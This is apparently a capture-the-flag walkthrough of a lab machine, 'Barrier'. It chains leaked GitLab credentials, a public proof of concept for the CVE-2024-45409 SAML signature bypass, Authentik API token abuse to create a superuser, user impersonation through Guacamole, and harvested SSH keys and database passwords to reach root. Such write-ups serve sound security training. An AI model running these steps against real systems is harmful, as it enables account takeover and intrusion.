


Barrier

Initial machine information
The services on Barrier need up to 7 minutes to boot. Please allow ample time for the box to stabilize before resettingOverview
Barrier is a multi-service Linux machine running GitLab, Authentik (an identity provider), and Apache Guacamole. The attack path abuses a SAML signature bypass (CVE-2024-45409) to log into GitLab as a privileged user, leverages an Authentik API token found in a repository to create a superuser, impersonates another user to gain SSH access via Guacamole, then pivots through MySQL credentials to find a second SSH key and finally the root password in bash history.
Recon
Nmap
sudo nmap -sC -sV -vv -oA tcp 10.129.234.46 && sudo nmap -sC -sV -vv -p- -oA allports 10.129.234.46Multiple services are exposed: HTTP (80), HTTPS (443), Tomcat (8080), Authentik (9443), Guacamole (likely proxied). Add barrier.vl and gitlab.barrier.vl to /etc/hosts.
Tomcat - Directory Bruteforce
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt \
  -u http://10.129.234.46:8080/FUZZ -ic
GitLab - Public Repository
Port 80 redirects to gitlab.barrier.vl on port 443. Browsing without authentication reveals a public repository:
Reviewing the git commit history reveals a hardcoded password for the satoru user:
https://gitlab.barrier.vl/satoru/gitconnect/-/commit/a8e43e54ead63c771dea00e34246acac2bbf815e
The same credentials work for both GitLab and Authentik on port 9443:
Authentik - Version Fingerprinting
Found another GitLab user: akadmin
Check the Authentik version via the API (authenticated as satoru):
GET /api/v3/admin/version/ HTTP/1.1
Host: barrier.vl:9443
...
Authentik version: 2024.10.5 - vulnerable to CVE-2024-45409 (SAML signature verification bypass).
Guacamole Version
CVE-2024-45409 - SAML SSO Bypass
CVE-2024-45409 is a SAML response signature verification bypass in Ruby-SAML and related libraries. By manipulating the XML signature in a SAML response, an attacker can authenticate as any user including privileged accounts.
Use the public PoC to bypass SSO and log into GitLab as akadmin:
python3 CVE-2024-45409.py
# https://raw.githubusercontent.com/synacktiv/CVE-2024-45409/refs/heads/main/CVE-2024-45409.py
Foothold
Now authenticated as akadmin in GitLab:
Browsing the repositories as akadmin reveals an Authentik API token:
The GitLab runner is not exploitable from our context:
Authentik API - Create Superuser
Use the API token to query and manipulate Authentik users:
import requests

proxies = {
    "http": "http://127.0.0.1:8080",
    "https": "http://127.0.0.1:8080"
}
headers = {
  "Accept": "application/json",
  "Authorization": "Bearer MqL8GPTr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEvTc"
}
re = requests.get("https://barrier.vl:9443/api/v3/core/users/", headers=headers, proxies=proxies, verify=False)
print(re.text)
Create a new user (string) with the same group membership as akadmin. This grants the new user superuser privileges in Authentik:
Set a known password for the new user via the API:
Impersonating maki via Guacamole
The API reveals a user maki. Use Authentik's impersonation feature to log in as maki, then access the machine via Guacamole (a browser-based remote desktop/SSH gateway).
Copy maki's SSH private key to the attacking machine:
ssh -i /tmp/maki [email protected] -oHostKeyAlgorithms=+ssh-rsaUser flag is accessible from maki's session.
MySQL Credentials in Guacamole Config
Browse the Guacamole installation directory for configuration files:
mysql-port: 3306
mysql-database: guac_db
mysql-username: guac_user
mysql-password: guac2024
Port Forward to MySQL
Tunnel MySQL locally through the SSH connection:
ssh -i /tmp/maki [email protected] -oHostKeyAlgorithms=+ssh-rsa -L 33306:localhost:3306Browse the database - another user maki_admin is found:
The Guacamole database stores an encrypted RSA private key for maki_adm along with its passphrase.
Privilege Escalation
SSH as maki_adm
Decrypt and use the RSA key recovered from the Guacamole database:
Root via bash_history
Once in as maki_adm, check .bash_history:
The root password is present in bash history from a previous administrative session.
Attack Chain Summary
| Phase | Technique | Result |
|---|---|---|
| Recon | GitLab public repo + commit history | satoru credentials |
| SSO bypass | CVE-2024-45409 SAML bypass | Access as akadmin in GitLab |
| Token abuse | Authentik API token from repo | Superuser creation |
| Lateral movement | User impersonation → Guacamole SSH | Shell as maki |
| Credential discovery | Guacamole MySQL config + DB | maki_adm SSH key |
| Privesc | .bash_history | Root password |